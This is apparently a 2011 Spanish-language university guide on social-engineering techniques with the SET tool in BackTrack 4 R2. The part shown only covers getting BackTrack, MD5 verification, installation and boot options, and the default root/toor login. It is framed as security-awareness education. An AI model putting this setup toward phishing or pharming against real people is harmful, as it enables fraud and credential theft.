GUÍAS PRÁCTICAS PARA USO DE TÉCNICAS DE INGENIERÍA SOCIAL CON LA HERRAMIENTA SET INCLUIDA EN LA DISTRIBUCIÓN BACKTRACK 4 R2

AUTORES:
CARMEN LUCIA PEDRAZA GARZÓN
VIVIANA ANDREA CAVIEDES FIGUEROA

ENTREGABLE

CORPORACIÓN UNIVERSITARIA MINUTO DE DIOS
FACULTAD DE INGENIERÍA
TECNOLOGÍA EN REDES DE COMPUTADORES Y SEGURIDAD INFORMÁTICA

BOGOTA, COLOMBIA 2011

CONTENIDO

LISTA DE IMÁGENES

LISTA DE ANEXOS

INTRODUCCIÓN

Es indudable que el computador se ha convertido en una herramienta indispensable para el desarrollo humano, pero es más sorprendente la rapidez con que la Internet, ha logrado cautivar a millones de usuarios, para usar sus diversos servicios, desde un e-mail, hasta servicios de compras sobre la Web.

Gracias a toda esta tecnología computacional se puede hacer uso de muchos de estos servicios libremente con el sólo hecho de conectarse a Internet. Lamentablemente, la tecnología no se ha ocupado solamente para el beneficio del hombre, sino que algunos individuos sin escrúpulos han traspasado los límites de la seguridad y se las han ingeniado para crear técnicas que permiten el robo de información y la estafa.

Con esta guía se quiere concienciar a los usuarios del alto nivel de vulnerabilidad que se posee y que puede ser usada por personas inescrupulosas e igualmente se pretende demostrar qué con ayuda de ataques como, phishing y pharming, resulta más fácil emplear Ingeniería Social.

RENUNCIA DE RESPONSABILIDAD

Las realizadoras, **NO** se responsabilizan por el uso indebido o mal intencionado que el lector haga de todo lo aquí expuesto ya que el contenido de esta guía es netamente de carácter educativo. Sin embargo, se les recuerda a todos, que existe la **Ley 1273 del 5 de enero del 2009** en Colombia que condena las practicas del **Ciberterrorismo** con multas y cárcel, llamada "De la Protección de la Información y de los Datos", impuestas para aquel que atente o vulnere sistemas de computación o aplicaciones de otras personas naturales o jurídicas. Igualmente no se responsabilizan de las opiniones ó informaciones de las distintas personas que puedan haber escrito en los diferentes artículos.

Los lectores de esta guía **aceptan** que en ningún momento se reclamará responsabilidades a los propietarios o colaboradores por los daños que puedan causar sobre su hardware y/o software.

GUÍA 1 Cómo obtener BACKTRACK 4 R2

OBJETIVOS

- Diseñar una guía que permita conocer las formas disponibles de BackTrack R2 con su respectiva ejecución.
- Obtener, realizar y ejecutar comprobación de cadena MD5
- Lograr conexión de red y navegación con internet.

DESCRIPCIÓN

BackTrack es una distribución GNU/Linux en formato Live CD diseñada para la auditoría de seguridad. Deriva de la unión de dos grandes distribuciones orientadas a la seguridad, el Auditor + WHAX. Incluye una larga lista de herramientas de seguridad, entre las que destacan numerosos scanners de puertos y vulnerabilidades, archivos de Exploits, sniffers, herramientas de análisis forense, herramientas para la auditoría Wireless, etc.

Se ha ampliado desde su creación 4 veces haciendo que cada versión sea mejor que la anterior para lograr que sea un marco de pruebas de penetración confiable. BackTrack 4 R2 es la segunda actualización para la rama 4 en donde se incluye:

- Kernel 2.6.35.8
- Soporte para USB 3.0.
- Soporte para nuevas tarjetas wireless.
- Renovación de Fluxbox para el ambiente KDE.
- Metasploit reconstruido desde cero, MySQL db_drivers trabajando de inicio.
- Actualización de Paquetes.

Esta guía paso a paso describirá las formas en las que se encuentra BackTrack con su respectiva ejecución y las configuraciones básicas para su uso.

GUÍA

Para conseguir BackTrack 4 R2 es indispensable tener una conexión activa a internet; existen varias páginas que permiten realizar la descarga (Ej.: softonic), pero, en este caso, se sugiere que sea realizada directamente de la página de BackTrack.

Se encuentra disponible como .iso [1] e instalado en maquina virtual[2] (ver imagen 1).

[1] Disponible el 09-02-2011 en http://www.backtrack-linux.org/download.php?fname=bt4r2
[2] Disponible el 12-02-2011 en http://www.backtrack-linux.org/download.php?fname=bt4r2vm

Imagen 1- Descarga ISO y maquina virtual

COMPROBACIÓN MD5

La cadena de código md5 es usada para la comprobación de integridad de archivos binarios siendo utilizable en cualquier UNIX o MS-DOS/WINDOWS. Es ideal para verificar si determinado archivo ha descargado correctamente, o, en el caso de una imagen ISO, no contenga errores antes de ser grabada en un CD o DVD. Puede ser realizada de dos formas, la primera con el uso de comprobación por líneas de comandos y la segunda con una aplicación gráfica.

Comprobación por línea de comandos (en Windows)

A. Se debe descargar y descomprimir la utilidad md5.exe[3]

B. De los archivos descomprimidos, copiar el md5.exe y pegar en la ruta **C:\Windows\System32**

C. En una consola de cmd, se debe digitar **cd ..** hasta legar a **C:**, después, se ejecutará la instrucción md5 (md5 <ruta nombre del archivo>) seguido de un enter.

[3] Disponible el 09-08-2010 en http://www.fourmilab.ch/md5/




Imagen 2 - Comprobación MD5 con herramienta de líneas de comandos

Compare la cadena resultante con la encontrada en la página de descarga ya que la herramienta no lo permite

Comprobación con utilidad gráfica

Existen varias utilidades gratis para Windows, permitiendo la comprobación de firmas digitales de forma grafica. Para este caso, se usara md5check[4].

1. Se debe descargar, descomprimir y ejecutar la utilidad.

   A. Se busca la ubicación del archivo (Ver imagen 3)

   B. Con la ruta del archivo ya seleccionada, se debe calcular la cadena de código md5

   C. Pegar el md5 del archivo (ver cadena disponible en la página de descarga)

   D. El color verde indica que coinciden los md5 y que el archivo descargado corresponde al que se encuentra en la página de descarga.

[4] Disponible el 09-08-2010 en http://angusj.com/delphi/md5check.zip




Imagen 3 – Utilidad grafica de comprobación de cadena MD5

MODOS DE EJECUCIÓN

Puede ser ejecutado desde una live CD, live USB, maquina virtual o ser instalado como sistema operativo en un disco duro.

Quemado de DVD

Usando una aplicación que permita grabar imágenes de cd/Dvd, será grabada la imagen del BackTrack 4 R2 a la menor velocidad del quemador, 8x o 4x, para que pueda ser usada en la mayoría de las unidades lectoras.

Arranque del live cd

Se debe reiniciar el computador con el DVD de BackTrack 4 R2 dentro. Después, modificar el boot de arranque de la maquina indicándole que cargue primero la unidad de cd/Dvd pulsando F2 o Esc o F10…etc, esto depende de la bios de la placa madre del computador. Cuando ya ha cargado, se muestra en pantalla un menú que indica las opciones para poder acceder. Generalmente se accede por la primera opción (si existen problemas al cargar se puede entrar por la segunda, tercera o cuarta opción).




Imagen 4 - Opciones de Acceso a BackTrack 4 R2

Después, se procederá a llegar a la interfaz gráfica con el comando **startx** o **xconf** (autoconfigura la tarjeta grafica). Si por algún motivo las opciones anteriores no funcionan ingrese por la cuarta opción del menú de acceso a BackTrack (Start Backtrack In Safe Graphical Mode).

En algunos casos puede pedir login que corresponde como usuario a **root** y como contraseña **toor.**

Imagen 5 – Entorno Grafico de BackTrack 4 R2

MAQUINA VIRTUAL.

Descargue la imagen de BackTrack 4 R2 pre-instalada en una máquina virtual. Seguido a esto, ejecute VMware Workstation y proceda a iniciar la máquina de BackTrack, puede realizarse de dos formas. La primera es en el menú file-open-<ubicación de la máquina>. La segunda, en el menú de inicio (home) “open existing VM or team” <ubicación de la máquina>




Imagen 6 – Panel principal de VMware Workstation 7

La máquina puede pedir una autenticación que corresponde como usuario a **root** y como contraseña **toor.**




Imagen 7 – Login

Instalación como sistema operativo en disco duro

Inicialmente se bootea el live cd en la máquina a instalar. Luego, se ingresa por una de las opciones del menú hasta llegar al entorno gráfico. Haciendo doble clic en el bash install.sh ubicado en el escritorio o digitando en una consola **ubiquity**, iniciará un asistente de instalación.

En la primera pantalla se seleccionará la ubicación geográfica.




Imagen 8 – Asistente de instalación, Ubicación Geográfica

En la siguiente, se escoge el idioma del teclado de la máquina




Imagen 9 – configuración de teclado

Ahora aparecen las opciones de particionamiento del disco duro. Si se desea instalar en todo el disco se deja la opción por defecto, de lo contrario, escoja la segunda para un particionamiento manual.




Imagen 10 – Tabla de particionamiento

Aparece un resumen de la configuración que se va a usar al momento de la instalación. Para finalizar el proceso del asistente solo basta indicarle instalar y el continuara solo el proceso.




Imagen 11 – Recopilación de información para la instalación

Iniciar BackTrack 4 R2 desde un dispositivo USB

En este proceso se busca realizar la instalación de BackTrack 4 R2 en un dispositivo USB usando el programa unetbootin[5] (versión 2.1).

Es necesaria una USB de capacidad mínima de 2GB y tener en cuenta que antes de la instalación se debe formatear el dispositivo.

Una vez descargada la herramienta se procede a su ejecución, ver imagen 12.

1. Se selecciona diskimage y luego se busca la ubicación de la imagen de BackTrack 4 R2
2. Se indica el tipo de dispositivo a usar (USB) y la ruta de acceso de este (E:, F: .. etc)
3. Se procede a iniciar la operación

[5] Disponible el 10-08-2010 en http://unetbootin.sourceforge.net/unetbootin-windows-latest.exe




Imagen 12 – Interfaz gráfica de Unetbootin 2.1

Cuando el proceso de instalación termina, el software da la opción de reiniciar la máquina y usar el dispositivo.

COMIENCE A TRABAJAR CON BACKTRACK 4 R2

Para un rendimiento más efectivo, se recomienda la personalización de BackTrack 4 R2, iniciando por la configuración del idioma del teclado, con el fin de evitar la confusión al momento de teclear algún comando. Para esto se da click derecho sobre la bandera que se encuentra en la barra de inicio en la parte derecha y se selecciona la opción configure (Ver imagen 13).

